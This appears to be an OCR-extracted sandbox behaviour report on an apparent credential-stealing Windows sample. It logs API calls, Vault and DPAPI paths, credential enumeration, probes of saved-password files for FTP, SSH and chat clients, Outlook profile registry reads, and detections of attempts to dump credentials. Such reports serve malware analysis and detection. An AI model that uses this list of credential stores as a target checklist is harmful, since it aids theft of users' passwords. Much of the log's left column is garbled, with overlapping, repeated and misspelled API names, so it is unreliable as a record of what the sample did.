Call System API Call Filesystem API API Name: FindFirstFileExW Arg Call Filesystem API API Name: BCrypDecrypt Args: Add File Path: %APPDATA%MicrosoftPy Write File Path: %APPDATA%MicrosoftPy Write File Path: %APPDATA%MicrosoftPy Call Filesystem API API Name: CreateMailstoftW Args Call System API API Name: BCrypDecrypt Args: Salesystem API API Name: CreateMailstoftW Args Call System API API Name: Call System API Call System API API Name: GetDriveTypeW Args Call System API API Name: PathFileCxistsW Args C	(\\?\Volume{0692d37a-8664-11e9-9edf-806e6f6e6963}\) Return: 3				
Call Filesystem API Call System API API Name: FindFirstFileExW Args Call System API API Name: BCryptDecrypt Args: Add File Path: %APPDATA%MicrosoftPi Path: %APPDATA%MicrosoftPi Call Filesystem API API Name: CreateMailsisoftW Args: Call System API API Name: BCryptDecrypt Args: Call System API API Name: BCryptDecrypt Args: S198736, 0) Return: 0 Call System API API Name: GetDrive TypeW Args Call System API API Name: PathFileExistsW	(\!\?\Volume{0692d37b-8664-11e9-9edf-806e6f6e6963}\) Return: 3	2976	480		
Call Filesystem API Call Filesystem API Call System API Call System API API Name: FindhoxtFileW Args: Call System API API Name: ScryptDecrypt Args: Add File Path: %APPDATA/%MicrosoftPi Write File Path: %APPDATA/%MicrosoftPi Call System API API Name: CreateMaidslotW Arg: Call System API API Name: BCryptDecrypt Args: S189736, 0) Return: 0 API Name: BCryptDecrypt Args: S189736, 0) Return: 0 API Name: GetDriveTypeW Args Call System API API Name: GetDriveTypeW Args Write File Path: %APPDATA%MicrosoftP API Name: GetDriveTypeW Args Write File Path: %LOCALAPPDATA%MicrosoftP Call System API API Name: CetDriveTypeW Args Call System API API Name: PathFileExistsW Ar	(\\?\Volume{a21cf1a7-dac1-11eb-8d5c-806e6f6e6963}\) Return: 5	2976	480		
Call System API API Name: EnrypiDecrypt Args: API Name: BCrypiDecrypt Args: Call System API API Name: BCrypiDecrypt Args: Call System API API Name: BCrypiDecrypt Args: S189736, 0) Return: 0 Call System API API Name: GetDriveTypeW Args: Call System API API Name: GetDriveTypeW Args API Name: GetDriveTypeW Args API Name: GetDriveTypeW Args Call System API API Name: GetDriveTypeW Args API Name: PathFileExistsW	(%LOCALAPPDATA%Microsoft\Vault*, 0, e7f00c, 0, 0, 0) Return: 224220	2976	480		
Call System API API Name: EnrypiDecrypt Args: API Name: BCrypiDecrypt Args: Call System API API Name: BCrypiDecrypt Args: Call System API API Name: BCrypiDecrypt Args: S189736, 0) Return: 0 Call System API API Name: GetDriveTypeW Args: Call System API API Name: GetDriveTypeW Args API Name: GetDriveTypeW Args API Name: GetDriveTypeW Args Call System API API Name: GetDriveTypeW Args API Name: PathFileExistsW	(C:\Users\Administrator, 0, 00E7EA78, 0, 00000000, 0) Return: 00224220	2976	480		
Call System API API Name: BCryptDecrypt Args: Add File Path: %APPDATA%MicrosoftIP Write File Path: %APPDATA%MicrosoftIP Call Filesystem API API Name: BCryptDecrypt Args: Call System API API Name: BCryptDecrypt Args: S188736, 03 Return: 0 Call System API API Name: GetDriveTypeW Args S188736, 03 Return: 0 Call System API API Name: GetDriveTypeW Args API Name: GetDriveTypeW Args Call System API API Name: GetDriveTypeW Args API Name: GetDriveTypeW Args Call System API API Name: GetDriveTypeW Args API Name: GetDriveTypeW Args API Name: GetDriveTypeW Args Call System API API Name: GetDriveTypeW Args API Name: PathFileExistsW Args API Name: PathFileExist		2976	480		
Add File Path: %APPDATA%MicrosoftPy Write File Path: %APPDATA%MicrosoftPy Call Filesystem API API Name: CreateMailstoftW Arg; Call System API API Name: CreateMailstoftW Arg; Call System API API Name: BCryptDecrypt Args: Sis9736, 0) Return: 0 Call System API API Name: GetDriveTypeW Args Call System API API Name: CredicTumerateW Arg Call System API API Name: CredicTumerateW Arg Call System API API Name: CredicTumerateW Arg Call System API API Name: PathFileExistsW Args Call Syste					
Write File Path: %APPDATA%MicrosoftiP/ Call System API API Name: CreateMailslottV Arg: API Name: BCryptDecrypt Args: Call System API API Name: BCryptDecrypt Args: 5198736, 0) Return: 0 API Name: GetDrive TypeW Args 5198736, 0) Return: 0 API Name: GetDrive TypeW Args Call System API API Name: GetDrive TypeW Args API Name: GetDrive TypeW Args API Name: GetDrive TypeW Args Call System API API Name: GetDrive TypeW Args API Name: CredEnumerateW Arg API Name: PathFileExistsW Args API Name: PathFileExistsW Args API API Name: PathFileExistsW Args API Name: PathFileEx	290000, , 128, 0, ÉfpñóŒe)àóZw, 8, , 128, 15196764, 0) Return: 0	2976	480		
Call System API API Name: BCryptDecrypt Args: 5198736, 0) Return: 0 API Name: BCryptDecrypt Args: 5198736, 0) Return: 0 API Name: GetDriveTypeW Args Call System API API Name: GetDriveTypeW Args API Name: GetDriveTypeW Args API Name: GetDriveTypeW Args Call System API API Name: GetDriveTypeW Args API Name: GetDriveTypeW Args API Name: GetDriveTypeW Args Call System API API Name: CredEnumerateW Arg API Name: CredEnumerateW Arg API Name: CredEnumerateW Arg API Name: PathFileExistsW Args API API Name: PathFileExistsW Args Call System API API Name: PathFileExistsW Args API Name: PathFileExistsW Args Call System API API Name: PathFileExistsW Args API Name: PathFileExistsW Args Call System API API Name: PathFileExistsW Args API API Name: PathFileExistsW Args Call System API API Name: PathFileExistsW Args API Name:	tect\S-1-5-21-3858504828-689350809-766946860-500\f00dadee-5fca-4392-90b5-373842a0d181 Type: VSDT_COM_DOS	2976	480		
Call System API API Name: GetDrive TypeW Args Call System API API Name: GetDrive TypeW Args Call System API API Name: GetDrive TypeW Args API Name: Call System API API Name: PathFileExistsW Args API Name: PathFileExistsW Args Call System API API Name: PathFileExistsW Args API Name: PathFileExistsW Args Call System API API Name: PathFileExistsW Args Call System API API Name: PathFileExistsW Args API Name: PathFileExistsW Args Call System API API Name: PathFileExistsW Args API Name: PathFileExistsW Args Call System API API Name: PathFileExistsW Args API Name: PathFileExistsW Args API Name: PathFileExistsW Args Call System API API Name: PathFileExistsW Args API Name: PathF	tect\S-1-5-21-3858504828-689350809-766946860-500\f00dadee-5fca-4392-90b5-373842a0d181 Type: VSDT_COM_DOS	2976	480		
Call System API Call System AP	(\\\MAILSLOT\NET\GETDC360, 298, 1388, 0) Return: 908	2976	480		
Call System API API Name: GetDrive TypeW Args Call System API API Name: GetDrive TypeW Args Call System API API Name: GetDrive TypeW Args API Name: CredEnumerateW Arg API Name: CredEnumerateW Arg API Name: CredEnumerateW Arg API Name: PathFileExistsW Args API Name: PathFil	290000, , 128, 0, ÈfþñóŒe)àóZw, 8, , 128, 15196596, 0) Return: 0	2976	480		
Call System API API Name: GetDrive TypeW Args Call System API API Name: GetDrive TypeW Args Call System API API Name: GetDrive TypeW Args API Name: CredEnumerateW Arg API Name: CredEnumerateW Arg API Name: CredEnumerateW Arg API Name: PathFileExistsW Args API Name: PathFil	/20410, +»µŒÁāLÝpĔÀV}'W[Ì, 144, 0, .ÛDÌÌÞb%'Y\n2á5%'©dý£k†òGh0çWŞ\rÖÔŠá'7ō(, 16, +»µŒÁāLÝpĔÀV}'W[Ì, 144, 1	2976	480		
Call System API Call System AP		20.0			
Call System API Call System AP	(%LOCALAPPDATA%\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\) Return: 1	2976	480		
Cail System API API Name: GetDriveTypeW Args API Name: PathFileExistsW Args Cail System API API Name: PathFileExistsW Args Cail System API API Name: PathFileExistsW Args Cail System API Cail System API API Name: PathFileExistsW Args Cail System API API Name: PathFileExistsW Args Cail System API API Name: PathFileExistsW Args Cail System API API Name: PathFileExistsW Args Cail System API API Name: PathFileEx	(%LOCALAPPDATA%\Microsoft\Vault\) Return: 3	2976	480		
Cail System API API Name: GetDriveTypeW Args API Name: PathFileExistsW Args Cail System API API Name: PathFileExistsW Args Cail System API API Name: PathFileExistsW Args Cail System API Cail System API Cail System API Detection Threat Characteristic: Altempts to temporate API Name: PathFileExistsW Args Cail System API API Name: PathFileExistsW Args Cail System API API Name: PathFileE		2976	480		
Call System API API Name: GetDriveTypeW Args API Name: GetDriveTypeW Args API Name: GetDriveTypeW Args Write File Path: %APPDATA%WilcrosoftPP Add File Path: %APPDATA%WilcrosoftPP Add File Path: %LOCALAPPDATA%WilcrosoftPP Api Name: CredEnumerateW Arg Api Name: PathFileExistsW Args Call System API API Name: PathFileExistsW Args Call					
Call System API API Name: GetDriveTypeW Args API Name: GetDriveTypeW Args Write File Path: %APPDATA%\Microsoft\Pi Add File Path: %LOCALAPPDATA%\Microsoft\Pi Call System API API Name: CredEnumerateW Arg Detection Threat Characteristic: Attempts to Process ID: 480 Info: Attempts to dump credentia Write File Path: %LOCALAPPDATA%\Microsoft\Pi Process ID: 480 Info: Attempts to dump credentia Write File Path: %LOCALAPPDATA%\Microsoft\Pi Call System API API Name: PathFileExistsW Args Call System API API Name: PathFileExistW Args Call System	(%LOCALAPPDATA%\) Return: 3	2976	480		
Call System API API Name: PathFileExistsW Args Call System A	(%USERPROFILE%\AppData\) Return: 3	2976	480		
Call System API API Name: PathFileExistsW Args	(%USERPROFILE%\) Return: 3	2976	480		
Call System API API Name: GetDriveTypeW Args Write File Path: %APPDATA%Microsoft/Pic Add File Path: %LOCALAPPDATA%Microsoft/Pic Call System API Detection Threat Characteristic: Attempts to Process ID: 480 Info: Attempts to dump credential Write File Path: %LOCALAPPDATA%Micro Call System API API Name: PathFileExistsW Args API Name: PathFileExistsW Args Call System API API Name: PathFileExistsW Args API Name: PathFileExistsW Args Call System API API Name: PathFileExistsW Args API Name: PathFileExistsW Args Call System API API Name: PathFileExistsW Args Call System API API Name: PathFileExistsW Args API Name: PathFileExistsW Args Call System API API Name: PathFileExistsW Args API Name: PathFileEx	(C:\Users\) Return: 3	2976	480		
Call System API API Name: GetDriveTypeW Args Write File Path: %APPDATA%Microsoft/Pic Add File Path: %LOCALAPPDATA%Microsoft/Pic Call System API Detection Threat Characteristic: Attempts to Process ID: 480 Info: Attempts to dump credential Write File Path: %LOCALAPPDATA%Micro Call System API API Name: PathFileExistsW Args API Name: PathFileExistsW Args Call System API API Name: PathFileExistsW Args API Name: PathFileExistsW Args Call System API API Name: PathFileExistsW Args API Name: PathFileExistsW Args Call System API API Name: PathFileExistsW Args Call System API API Name: PathFileExistsW Args API Name: PathFileExistsW Args Call System API API Name: PathFileExistsW Args API Name: PathFileEx		2976	480		
Write File Path: "APPDATA%MicrosoftPr. Add File Path: "ALOCALAPPDATA%MicrosoftPr. Call System API API Name: CredEnumerateW Arg. Process ID: 480 Info: Attempts to dump credential Write File Path: "ALOCALAPPDATA%MicrosoftProcess ID: 480 Info: Attempts to dump credential Write File Path: "ALOCALAPPDATA%Microsoft Write File Path: "ALOCALAPPDATA%Microsoft Write File Path: "ALOCALAPPDATA%Microsoft Write File Path: "API Name: PathFileExists Wargs Call System API API Name: PathFileExists Wargs API API Name: PathFileExists Wargs Call System API API Name: PathFileExists Wargs API API Name: PathFileExists Wargs Call System API API Name: PathFileExists Wargs API API Name: PathFileExists API A					
Add File Path: %LOCALAPPDATA%Micr Call System API Detection Threat Characteristic: Attempts to Process ID: 480 Info: Attempts to dump credentia Write File Path: %LOCALAPPDATA%Micr Call System API API Name: PathFileExistsW Args API Name: PathFileExistsW Args Call System API API Name: PathFileExistsW Ar	(CN) Return: 3	2976	480		
Detection API Name: CredEnumerateW Ary Detection Threat Characteristic: Attempts to Process ID: 480 Info: Attempts to dump credentia Write File Path: %LOCALAPPDATA%Micr Call System API API Name: PathFileExistsW Args Call System API API Name: Call System API API Name: PathFileExistsW Args Call System API API Name: PathFileExistsW Args Call System API API Name: PathFileExistsW Args Call System API API Name: Call System API	tect\S-1-5-21-3858504828-689350809-766946860-500\Preferred Type: VSDT_COM_DOS	2976	480		
Detection Threat Characteristic: Attempts to Process ID: 480 Info: Attempts to dump credential Write File Path: %LOCALAPPDATA%Micr Call System API API Name: PathFileExistsW Args Call System API API Name: PathFil	soft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS	2976	480		
Process ID: 480 Info: Attempts to dump credentia Write File Path: %LOCALAPPDATA%Micr Call System API API Name: PathFileExistsW Args Call System API API Name: PathFile	s: (, 1, e7f410, e7f3e8) Return: 0	2976	480		
Write File Path: %LOCALAPPDATA%Milor Call System API API Name: PathFileExistsW Args Call System API API Name: PathFileX					
Call System API Call System AP					
Call System API Call System AP	soft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS	2976	480		
Call System API API Name: PathFileExistsW Args Call System API Call System API API Name: PathFileExistsW Args API Name: PathFileExistsW Args API Name: PathFileExistsW Args API Name: PathFileExistsW Arg	(%APPDATA%\Opera) Return: 0	2984	2976		
Call System API API Name: PathFileExistsW Args Call System API Call System API API Name: PathFileExistsW Args API Name: PathFileExistsW Args Call System API API Name: PathFileExistsW Args API Name: PathFileExistsW Args API Name: PathFileExistsW Args API Name: PathFileExistsW Args API Name: Path	(%APPDATA%\.purple\accounts.xml) Return: 0	2984	2976		
Call System API Call System AP	(%USERPROFILE%\Documents\SuperPutty) Return: 0	2984	2976		
Call System API API Name: PathFileExists Args API Name: PathFileExists API API Name: Pat					
Call System API Call System AP		2984	2976		
Call System API API Name: PathFileExists Args API Name: Path	(%APPDATA%\Notepad++\plugins\config\NppFTP\NppFTP.xml) Return: 0	2984	2976		
Call System API Call System AP	API Name: PathFileExistsW Args: (%ProgramFiles%\oZone3D\MyFTP\myftp.ini) Return: 0				
Call System API Theat Characteristic: Modifies in Key: SoftwarelMicrosoft\Window: Value: Type: REG_NONE Read Registry Key Read Registry Key Key: SoftwarelMicrosoft\Window: Value: Type: REG_NONE Read Registry Key Re	(%APPDATA%\FTPBox\profiles.conf) Return: 0	2984	2976		
Call System API API Name: PathFileExistsW Args API Name: PathFileE	API Name: PathFileExistsW Args: (%ProgramFiles%\Sherrod Computers\sherrod FTP\favorites) Return: 0				
Call System API API Name: PathFileExists Wargs Args API Name: PathFileExists Wargs API Name: P	API Name: PathFileExistsW Args: (%ProgramFiles%IShenou Computersishenou Firwavontes) Return: 0 API Name: PathFileExistsW Args: (%ProgramFiles%ISTP Nowlsites.xml) Return: 0				
Call System API Call System AP		2984	2976		
Call System API API Name: PathFileExistsW Args Call System API Call System API API Name: PathFileExistsW Args API Nam	(%ProgramFiles%\NexusFile\userdata\ftpsite.ini) Return: 0	2984	2976		
Call System API API Name: PathFileExistsW Args Key: HKEY_CURRENT_USERIS Read Registry Key Key: Software\Microsoft\Window: Value: Type: REG_NONE Read Registry Key Detection Threat Characteristic: Modifies in Key: Software\Microsoft\Window: Value: Type: REG_NONE Read Registry Key Detection Threat Characteristic: Modifies in	(%APPDATA%\NexusFile\ftpsite.ini) Return: 0	2984	2976		
Call System API API Name: PathFileExistsW Args API Name: PathFileExistsW Args Call System API API Name: PathFileExistsW Args Call System API API Name: PathFileExistsW Args Call System API API Name: PathFileExistsW Args Key: HKEY_CURRENT_USERIS Read Registry Key Key: Software\Microsoft\Window: Value: Type: REG_NONE Read Registry Key Read Registry Key Read Registry Key Call System API API Name: PathFileExistsW Args API Name: PathFileExistsW Args	(%USERPROFILE%\Documents\NetSarang\Xftp\Sessions) Return: 0	2984	2976		
Call System API API Name: PathFileExistsW Args Call System API API Name: PathFileExistsW Args Call System API Call System API API Name: PathFileExistsW Args Key: HKEY_CURRENT_USERIS Read Registry Key Key: Software\Microsoft\Window: Value: Type: REG_NONE Read Registry Key Read Registry Key Call System API API Name: PathFileExistsW Args API Name: P	(%APPDATA%\NetSarang\Xftp\Sessions) Return: 0	2984	2976		
Call System API API Name: PathFileExistsW Args API Name: PathFileExistsW Args Call System API API Name: PathFileExistsW Args Key: HKEY_CURRENT_USER\ Read Registry Key Key: Software\Microsoft\Window: Value: Type: REG_NONE Read Registry Key Read Registry Key Read Registry Key Call System API API Name: PathFileExistsW Args API Name: PathFil	(%ProgramFiles%\EasyFTP\data) Return: 0	2984	2976		
Call System API API Name: PathFileExistsW Args API Name: PathFileExistsW Args Call System API API Name: PathFileExistsW Args Key: HKEY_CURRENT_USER\S Read Registry Key Key: Software\Microsoft\Window: Value: Type: REG_NONE Read Registry Key Read Registry Key Read Registry Key Call System API API Name: PathFileExistsW Args AP	(%APPDATA%\SftpNetDrive) Return: 0	2984	2976		
Call System API API Name: PathFileExistsW Args Key: HKEY_CURRENT_USER\S Read Registry Key Key: Software\Microsoft\Window: Value: Type: REG_NONE Read Registry Key Read Registry Key Read Registry Key Call System API API Name: PathFileExistsW Args API Name: PathFileE	, ,				
Call System API Call System API Call System API API Name: PathFileExistsW Args Call System API API Name: PathFileExistsW Args Call System API API Name: PathFileExistsW Args API Name: PathFileExistsW Args Call System API API Name: PathFileExistsW Args API Name: GetVersionExA Args: Write Registry Key Key: HKEY_CURRENT_USERUS Read Registry Key Key: Software\Microsoft\Window: Read Registry Key Detection Threat Characteristic: Modifies in Key: Software\Microsoft\Window: Value: Type: REG_NONE Read Registry Key Key: Software\Microsoft\Window: Threat Characteristic: Modifies in Threat Char	(%ProgramFiles%\AbleFTP7\encPwd.jsd) Return: 0	2984	2976		
Call System API API Name: PathFileExistsW Args Call System API API Name: PathFileExistsW Args Key: HKEY_CURRENT_USERIS Read Registry Key Key: Software\Microsoft\Window: Key: Software\Microsoft\Window: Value: Type: REG_NONE Read Registry Key Key: Software\Microsoft\Window: Threat Characteristic: Modifies in Key: Software\Microsoft\Window: Type: REG_NONE Read Registry Key Detection Threat Characteristic: Modifies in	(%ProgramFiles%\AbleFTP7\data\settings\sshProfiles-j.jsd) Return: 0	2984	2976		
Call System API Call System API Call System API Call System API API Name: PathFileExistsW Args: API Name: PathFileExistsWargs API Name: Pat	(%ProgramFiles%\AbleFTP7\data\settings\ftpProfiles-j.jsd) Return: 0	2984	2976		
Call System API API Name: PathFileExistsW Args Call System API API Name: GetVersionExA Args: Write Registry Key Key: HKEY_CURRENT_USER\S Read Registry Key Key: Software\Microsoft\Window: Args: Software\Microsoft\Window: Threat Characteristic: Modifies in Key: Software\Microsoft\Window: Value: Type: REG_NONE Read Registry Key Key: Software\Microsoft\Window: Threat Characteristic: Modifies in Threat Characteristic: Modifies in Type: REG_NONE Read Registry Key Detection Threat Characteristic: Modifies in	(%ProgramFiles%\AbleFTP8\encPwd.jsd) Return: 0	2984	2976		
Call System API API Name: PathFileExistsW Args Call System API API Name: GetVersionExA Args: Write Registry Key Key: HKEY_CURRENT_USER\S Read Registry Key Key: Software\Microsoft\Window: Args: Software\Microsoft\Window: Threat Characteristic: Modifies in Key: Software\Microsoft\Window: Value: Type: REG_NONE Read Registry Key Key: Software\Microsoft\Window: Threat Characteristic: Modifies in Threat Characteristic: Modifies in Type: REG_NONE Read Registry Key Detection Threat Characteristic: Modifies in	(%ProgramFiles%\AbleFTP8\data\settings\sshProfiles-j.jsd) Return: 0	2984	2976		
Call System API API Name: GetVersionExA Args: Write Registry Key Read Registry Key Read Registry Key Detection Read Registry Key Read Registry Key Resear Registry Key Read Registry Key Resear Registry Key Res	(%ProgramFiles%\AbleFTP8\data\settings\ftpProfiles-j.jsd) Return: 0	2984	2976		
Write Registry Key Read Registry Key Key: SoftwarelMicrosoft\Window: Read Registry Key Detection Threat Characteristic: Modifies in Key: SoftwarelMicrosoft\Window: Value: Type: REG_NONE Read Registry Key Detection Key: SoftwarelMicrosoft\Window: Type: REG_NONE Threat Characteristic: Modifies in Key: SoftwarelMicrosoft\Window: Type: REG_NONE Threat Characteristic: Modifies in Key: SoftwarelMicrosoft\Window:					
Read Registry Key Read Registry Key Key: Software\Microsoft\Window: Read Registry Key Resp: Software\Microsoft\Window: Key: Software\Microsoft\Window: Value: Type: REG_NONE Read Registry Key Resp: Software\Microsoft\Window: Threat Characteristic: Modifies in Threat Characteristic: Modifies in			2808		
Read Registry Key Detection Threat Characteristic: Modifies in Key: Software\Microsoft\Window: Value: Type: REG_NONE Read Registry Key Detection Key: Software\Microsoft\Window: Value: Type: REG_NONE Type: Red_None	ftware\Microsoft\Office\11.0\Common\BaseSuite\A2B280D420FB472099F740C09FBCE10A Value: 1		2808		
Detection Threat Characteristic: Modifies in Key: Software\Microsoft\Window. Value: Type: REG_NONE Read Registry Key Detection Threat Characteristic: Modifies in Key: Software\Microsoft\Window. Value: Type: REG_NONE Type: Red_NoNE	NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2984	2976		
Key: Software\Microsoft\Window: Value: Type: REG_NONE Read Registry Key Detection Key: Software\Microsoft\Window: Threat Characteristic: Modifies in	NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\0a0d0200000000000000000000000046\ Value: None	2984	2976		
Detection Threat Characteristic: Modifies in	ortant registry entries to perform rogue functions NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\0a0d020000000000000000000000046\				
Detection Threat Characteristic: Modifies in	NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: None	2984	2976		
Value: Type: REG_NONE	ordant registry entries to perform rogue functions NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\				
Read Registry Key Key: Software\Microsoft\Windows	NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: None	2984	2976		

Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value:		
	Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\ Value: None	2984	2976
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\ Value: None	2984	2976
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\8503020000000000000000000000000000000000	2984	2976
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\8503020000000000000000000000000000000000		
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\ Value: None	2984	2976
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: Non e	2984	2976
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: SoftwarelMicrosoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\Value: None	2984	2976
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\Value: None	2984	2976
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000004\Value: None	2984	2976
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000004\Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\98af66e4aa414226b80f0b1a8f34eeb4\ Value: None	2984	2976
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\98af66e4aa414226b80f0b1a8f34eeb4\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\b827fd10ae92db4297f58d3d9f4512a8\ Value: None	2984	2976
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\b827fd10ae92db4297f58d3d9f4512a8\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\be872256647004ebcfddf8714613750\ Value: None	2984	2976
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\be872256647004ebcfddf8714613750\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ledd28a07b922e04b95ac234da2bb737a\ Value: None	2984	2976
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\edd28a07b922e04b95ac234da2bb737a\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\f5da8497721acc4b9e4d6fdb87311082\ Value: None	2984	2976
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\f5da8497721acc4b9e4d6fdb87311082\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\f86ed2903a4a11cfb57e524153480001\ Value: None	2984	2976
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\f86ed2903a4a11cfb57e524153480001\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: None	2984	2976
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\(D9734F19-8CFB-411D-BC59-833E334FCB5E)\Calen	2984	2976
	dar Summary\ Value: None		


Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value:		
Read Registry Key	Type: REG_NONE Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\Value: None	2984	2976
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\ Value: Type: REG_NONE		
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%/Documents) Return: 1	2984	2976
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Desktop) Return: 1	2984	2976
